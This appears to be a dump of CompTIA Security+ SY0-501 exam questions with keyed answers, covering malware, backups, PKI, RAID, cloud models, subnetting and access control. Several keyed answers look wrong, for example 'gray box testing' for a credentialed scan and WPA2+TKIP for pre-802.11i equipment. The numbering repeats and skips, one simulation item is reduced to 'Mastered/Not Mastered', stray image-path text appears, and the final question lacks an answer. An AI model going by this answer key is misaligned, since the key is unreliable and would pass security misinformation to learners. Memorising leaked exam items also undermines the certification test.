CompTIA

Exam Questions SY0-501

CompTIA Security+ Certification Exam

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NEW QUESTION 1
- (Exam Topic 1)
A user clicked an email link that led to a website than infected the workstation with a virus. The virus encrypted all the network shares to which the user had access. The virus was not deleted or blocked by the company's email filter, website filter, or antivirus. Which of the following describes what occurred?

A. The user's account was over-privileged.
B. Improper error handling triggered a false negative in all three controls.
C. The email originated from a private email server with no malware protection.
D. The virus was a zero-day attack.

Answer: A

NEW QUESTION 2
- (Exam Topic 1)
An organization's file server has been virtualized to reduce costs. Which of the following types of backups would be MOST appropriate for the particular file server?

A. Snapshot
B. Full
C. Incremental
D. Differential

Answer: C

NEW QUESTION 3
- (Exam Topic 1)
A security administrator has found a hash in the environment known to belong to malware. The administrator then finds this file to be in in the preupdate area of the OS, which indicates it was pushed from the central patch system.
File: winx86_adobe_flash_upgrade.exe Hash: 99ac28bede43ab869b853ba62c4ea243
The administrator pulls a report from the patch management system with the following output:

Install Date	Package Name	Target Devices	Hash
10/10/2017	java_11.2_x64.exe	HQ PC's	01ab28bbde63aa879b35bba62cdes283
10/10/2017	winx86_adobe_flash_upgrade.exe	HQ PC's	99ac28bede43ab869b853ba62c4ea243

Given the above outputs, which of the following MOST likely happened?

A. The file was corrupted after it left the patch system.
B. The file was infected when the patch manager downloaded it.
C. The file was not approved in the application whitelist system.
D. The file was embedded with a logic bomb to evade detection.

Answer: D

NEW QUESTION 4
- (Exam Topic 1)
An organization wishes to provide better security for its name resolution services. Which of the following technologies BEST supports the deployment of DNSSEC at the organization?

A. LDAP
B. TPM
C. TLS
D. SSL
E. PKI

Answer: E

NEW QUESTION 5
- (Exam Topic 1)
Which of the following characteristics differentiate a rainbow table attack from a brute force attack? (Select two.)

A. Rainbow table attacks greatly reduce compute cycles at attack time.
B. Rainbow tables must include precomputed hashes.
C. Rainbow table attacks do not require access to hashed passwords.
D. Rainbow table attacks must be performed on the network.
E. Rainbow table attacks bypass maximum failed login restrictions.

Answer: BE

NEW QUESTION 6
- (Exam Topic 1)
An organization has determined it can tolerate a maximum of three hours of downtime. Which of the following has been specified?

A. RTO

B. RPO
C. MTBF
D. MTTR

Answer: A

NEW QUESTION 7
- (Exam Topic 1)
Which of the following specifically describes the exploitation of an interactive process to access otherwise restricted areas of the OS?

A. Privilege escalation
B. Pivoting
C. Process affinity
D. Buffer overflow

Answer: A

NEW QUESTION 8
- (Exam Topic 1)
An organization's internal auditor discovers that large sums of money have recently been paid to a vendor that management does not recognize. The IT security department is asked to investigate the organizations the organization's ERP system to determine how the accounts payable module has been used to make these vendor payments.
The IT security department finds the following security configuration for the accounts payable module:

- New Vendor Entry – Required Role: Accounts Payable Clerk
- New Vendor Approval – Required Role: Accounts Payable Clerk
- Vendor Payment Entry – Required Role: Accounts Payable Clerk
- Vendor Payment Approval – Required Role: Accounts Payable Manager

Which of the following changes to the security configuration of the accounts payable module would BEST mitigate the risk?

A.
```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```

B.
```
New Vendor Entry - Required Role: Accounts Payable Manager
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Clerk
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```

C.
```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Clerk
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```

D.
```
New Vendor Entry - Required Role: Accounts Payable Clerk
New Vendor Approval - Required Role: Accounts Payable Manager
Vendor Payment Entry - Required Role: Accounts Payable Manager
Vendor Payment Approval - Required Role: Accounts Payable
Manager
```

A. Option A
B. Option B
C. Option C
D. Option D

Answer: A

NEW QUESTION 9
- (Exam Topic 1)
A security analyst wishes to increase the security of an FTP server. Currently, all traffic to the FTP server is unencrypted. Users connecting to the FTP server use a variety of modern FTP client software.
The security analyst wants to keep the same port and protocol, while also still allowing unencrypted connections. Which of the following would BEST accomplish these goals?

A. Require the SFTP protocol to connect to the file server.
B. Use implicit TLS on the FTP server.
C. Use explicit FTPS for connections.
D. Use SSH tunneling to encrypt the FTP traffic.

Answer: C

NEW QUESTION 10
- (Exam Topic 1)
A security analyst is hardening a web server, which should allow a secure certificate-based session using the organization's PKI infrastructure. The web server should also utilize the latest security techniques and standards. Given this set of requirements, which of the following techniques should the analyst implement to BEST meet these requirements? (Select two.)

A. Install an X- 509-compliant certificate.
B. Implement a CRL using an authorized CA.
C. Enable and configure TLS on the server.
D. Install a certificate signed by a public CA.
E. Configure the web server to use a host header.

Answer: AC

NEW QUESTION 10
- (Exam Topic 1)
Which of the following types of cloud infrastructures would allow several organizations with similar structures and interests to realize the benefits of shared storage and resources?

A. Private
B. Hybrid
C. Public
D. Community

Answer: D

NEW QUESTION 15
- (Exam Topic 1)
A systems administrator is attempting to recover from a catastrophic failure in the datacenter. To recover the domain controller, the systems administrator needs to provide the domain administrator credentials. Which of the following account types is the systems administrator using?

A. Shared account
B. Guest account
C. Service account
D. User account

Answer: C

NEW QUESTION 18
- (Exam Topic 1)
An administrator is replacing a wireless router. The configuration of the old wireless router was not documented before it stopped functioning. The equipment connecting to the wireless network uses older legacy equipment that was manufactured prior to the release of the 802.11i standard. Which of the following configuration options should the administrator select for the new wireless router?

A. WPA+CCMP
B. WPA2+CCMP
C. WPA+TKIP
D. WPA2+TKIP

Answer: D

NEW QUESTION 22
- (Exam Topic 1)
A security engineer is configuring a system that requires the X.509 certificate information to be pasted into a form field in Base64 encoded format to import it into the system. Which of the following certificate formats should the engineer use to obtain the information in the required format?

A. PFX
B. PEM
C. DER
D. CER

Answer: B

NEW QUESTION 27
- (Exam Topic 1)
Which of the following implements two-factor authentication?

A. A phone system requiring a PIN to make a call
B. At ATM requiring a credit card and PIN
C. A computer requiring username and password
D. A datacenter mantrap requiring fingerprint and iris scan

Answer: B

NEW QUESTION 30
- (Exam Topic 1)

Which of the following threat actors is MOST likely to steal a company's proprietary information to gain a market edge and reduce time to market?

A. Competitor
B. Hacktivist
C. Insider
D. Organized crime.

Answer: A

NEW QUESTION 35
- (Exam Topic 1)
Which of the following attacks specifically impact data availability?

A. DDoS
B. Trojan
C. MITM
D. Rootkit

Answer: A

Explanation:
Reference: https://www.netscout.com/what-is-ddos

NEW QUESTION 38
- (Exam Topic 1)
When identifying a company's most valuable assets as part of a BIA, which of the following should be the FIRST priority?

A. Life
B. Intellectual property
C. Sensitive data
D. Public reputation

Answer: A

NEW QUESTION 40
- (Exam Topic 2)
A security analyst wants to harden the company's VoIP PBX. The analyst is worried that credentials may be intercepted and compromised when IP phones authenticate with the BPX. Which of the following would best prevent this from occurring?

A. Implement SRTP between the phones and the PBX.
B. Place the phones and PBX in their own VLAN.
C. Restrict the phone connections to the PBX.
D. Require SIPS on connections to the PBX.

Answer: D

NEW QUESTION 41
- (Exam Topic 2)
A technician suspects that a system has been compromised. The technician reviews the following log entry: WARNING- hash mismatch: C:\Window\SysWOW64\user32.dll
WARNING- hash mismatch: C:\Window\SysWOW64\kernel32.dll
Based solely ono the above information, which of the following types of malware is MOST likely installed on the system?

A. Rootkit
B. Ransomware
C. Trojan
D. Backdoor

Answer: A

NEW QUESTION 46
- (Exam Topic 2)
Which of the following AES modes of operation provide authentication? (Select two.)

A. CCM
B. CBC
C. GCM
D. DSA
E. CFB

Answer: AC

NEW QUESTION 50
- (Exam Topic 2)
An audit takes place after company-wide restricting, in which several employees changed roles. The following deficiencies are found during the audit regarding access to confidential data:

Employee	Job Function	Audit Finding
Ann	Sales Manager	Access to confidential payroll shares Access to payroll processing program Access to marketing shared
Jeff	Marketing Director	Access to human resources annual review folder Access to shared human resources mailbox
John	Sales Manager (Terminated)	Active account Access to human resources annual review folder Access to confidential payroll shares

Which of the following would be the BEST method to prevent similar audit findings in the future?

A. Implement separation of duties for the payroll department.
B. Implement a DLP solution on the payroll and human resources servers.
C. Implement rule-based access controls on the human resources server.
D. Implement regular permission auditing and reviews.

Answer: A

NEW QUESTION 53
- (Exam Topic 2)
During a monthly vulnerability scan, a server was flagged for being vulnerable to an Apache Struts exploit. Upon further investigation, the developer responsible for the server informs the security team that Apache Struts is not installed on the server. Which of the following BEST describes how the security team should reach to this incident?

A. The finding is a false positive and can be disregarded
B. The Struts module needs to be hardened on the server
C. The Apache software on the server needs to be patched and updated
D. The server has been compromised by malware and needs to be quarantined.

Answer: A

NEW QUESTION 55
- (Exam Topic 2)
An administrator is configuring access to information located on a network file server named “Bowman”. The files are located in a folder named “BalkFiles”. The files are only for use by the “Matthews” division and should be read-only. The security policy requires permissions for shares to be managed at the file system layer and also requires those permissions to be set according to a least privilege model. Security policy for this data type also dictates that administrator-level accounts on the system have full access to the files.
The administrator configures the file share according to the following table:

Share permissions

1	Everyone	Full control	

File system permissions

2	Bowman\Users	Modify	Inherited
3	Domain\Matthews	Read	Not inherited
4	Bowman\System	Full control	Inherited
5	Bowman\Administrators	Full control	Not inherited

Which of the following rows has been misconfigured?

A. Row 1
B. Row 2
C. Row 3
D. Row 4
E. Row 5


Answer: D

NEW QUESTION 56
- (Exam Topic 2)
A security administrator is given the security and availability profiles for servers that are being deployed.

- Match each RAID type with the correct configuration and MINIMUM number of drives.
- Review the server profiles and match them with the appropriate RAID type based on integrity, availability, I/O, storage requirements. Instructions:
- All drive definitions can be dragged as many times as necessary
- Not all placeholders may be filled in the RAID configuration boxes
- If parity is required, please select the appropriate number of parity checkboxes
- Server profiles may be dragged only once

If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select

the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
RAID-0 is known as striping. It is not a fault tolerant solution but does improve disk performance for read/write operations. Striping requires a minimum of two disks and does not use parity.
RAID-0 can be used where performance is required over fault tolerance, such as a media streaming server. RAID-1 is known as mirroring because the same data is written to two disks so that the two disks have
identical data. This is a fault tolerant solution that halves the storage space. A minimum of two disks are used in mirroring and does not use parity. RAID-1 can be used where fault tolerance is required over performance, such as on an authentication server. RAID-5 is a fault tolerant solution that uses parity and striping. A minimum of three disks are required for RAID-5 with one disk's worth of space being used for parity information. However, the parity information is distributed across all the disks. RAID-5 can recover from a sing disk failure.
RAID-6 is a fault tolerant solution that uses dual parity and striping. A minimum of four disks are required for RAID-6. Dual parity allows RAID-6 to recover from the simultaneous failure of up to two disks. Critical data should be stored on a RAID-6 system.
http://www.adaptec.com/en-us/solutions/raid_levels.html

NEW QUESTION 58
- (Exam Topic 2)
Before an infection was detected, several of the infected devices attempted to access a URL that was similar to the company name but with two letters transposed. Which of the following BEST describes the attack vector used to infect the devices?

A. Cross-site scripting
B. DNS poisoning
C. Typo squatting
D. URL hijacking

Answer: C

NEW QUESTION 61
- (Exam Topic 2)
Technicians working with servers hosted at the company's datacenter are increasingly complaining of electric shocks when touching metal items which have been linked to hard drive failures.

Which of the following should be implemented to correct this issue?

A. Decrease the room temperature
B. Increase humidity in the room
C. Utilize better hot/cold aisle configurations
D. Implement EMI shielding

Answer: B

NEW QUESTION 66
- (Exam Topic 2)
AChief Executive Officer (CEO) suspects someone in the lab testing environment is stealing confidential information after working hours when no one else is around. Which of the following actions can help to prevent this specific threat?

A. Implement time-of-day restrictions.
B. Audit file access times.
C. Secretly install a hidden surveillance camera.
D. Require swipe-card access to enter the lab.

Answer: D

NEW QUESTION 67
- (Exam Topic 2)
A security administrator is creating a subnet on one of the corporate firewall interfaces to use as a DMZ which is expected to accommodate at most 14 physical hosts.
Which of the following subnets would BEST meet the requirements?

A. 192.168.0.16 255.25.255.248
B. 192.168.0.16/28
C. 192.168.1.50 255.255.25.240
D. 192.168.2.32/27

Answer: B

NEW QUESTION 72
- (Exam Topic 2)
AChief Information Officer (CIO) drafts an agreement between the organization and its employees. The agreement outlines ramifications for releasing information without consent and/or approvals. Which of the following BEST describes this type of agreement?

A. ISA
B. NDA
C. MOU
D. SLA

Answer: B

NEW QUESTION 76
- (Exam Topic 2)
A mobile device user is concerned about geographic positioning information being included in messages sent between users on a popular social network platform. The user turns off the functionality in the application, but wants to ensure the application cannot re-enable the setting without the knowledge of the user.
Which of the following mobile device capabilities should the user disable to achieve the stated goal?

A. Device access control
B. Location based services
C. Application control
D. GEO-Tagging

Answer: D

NEW QUESTION 78
- (Exam Topic 2)
An organization’s primary datacenter is experiencing a two-day outage due to an HVAC malfunction. The node located in the datacenter has lost power and is no longer operational, impacting the ability of all users to connect to the alternate datacenter. Which of the following BIA concepts BEST represents the risk described in this scenario?

A. SPoF
B. RTO
C. MTBF
D. MTTR

Answer: A

NEW QUESTION 81
- (Exam Topic 2)
A technician has installed new vulnerability scanner software on a server that is joined to the company domain. The vulnerability scanner is able to provide visibility over the patch posture of all company's clients. Which of the following is being used?

A. Gray box vulnerability testing
B. Passive scan
C. Credentialed scan
D. Bypassing security controls

Answer: A

NEW QUESTION 83
- (Exam Topic 2)
A penetration tester finds that a company's login credentials for the email client were being sent in clear text. Which of the following should be done to provide encrypted logins to the email server?

A. Enable IPSec and configure SMTP.
B. Enable SSH and LDAP credentials.
C. Enable MIME services and POP3.
D. Enable an SSL certificate for IMAP services.

Answer: D

NEW QUESTION 85
- (Exam Topic 2)
An administrator has concerns regarding the traveling sales team who works primarily from smart phones. Given the sensitive nature of their work, which of the following would BEST prevent access to the data in case of loss or theft?

A. Enable screensaver locks when the phones are not in use to prevent unauthorized access
B. Configure the smart phones so that the stored data can be destroyed from a centralized location
C. Configure the smart phones so that all data is saved to removable media and kept separate from the device
D. Enable GPS tracking on all smart phones so that they can be quickly located and recovered

Answer: B

NEW QUESTION 87
- (Exam Topic 2)
A user is presented with the following items during the new-hire onboarding process:
-Laptop
-Secure USB drive
-Hardware OTP token
-External high-capacity HDD
-Password complexity policy
-Acceptable use policy
-HASP key
-Cable lock
Which of the following is one component of multifactor authentication?

A. Secure USB drive
B. Cable lock
C. Hardware OTP token
D. HASP key

Answer: C

NEW QUESTION 92
- (Exam Topic 2)
An organization uses SSO authentication for employee access to network resources. When an employee resigns, as per the organization's security policy, the employee's access to all network resources is terminated immediately. Two weeks later, the former employee sends an email to the help desk for a password reset to access payroll information from the human resources server. Which of the following represents the BEST course of action?

A. Approve the former employee's request, as a password reset would give the former employee access to only the human resources server.
B. Deny the former employee's request, since the password reset request came from an external email address.
C. Deny the former employee's request, as a password reset would give the employee access to all network resources.
D. Approve the former employee's request, as there would not be a security issue with the former employee gaining access to network resources.

Answer: C

NEW QUESTION 95
- (Exam Topic 3)
An organization is working with a cloud services provider to transition critical business applications to a hybrid cloud environment. The organization retains sensitive customer data and wants to ensure the provider has sufficient administrative and logical controls in place to protect its data. In which of the following documents would this concern MOST likely be addressed?

A. Service level agreement
B. Interconnection security agreement
C. Non-disclosure agreement
D. Business process analysis

Answer: A

NEW QUESTION 96
- (Exam Topic 3)
A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key. Which of the following could be used?

A. RSA
B. TwoFish
C. Diffie-Helman
D. NTLMv2
E. RIPEMD

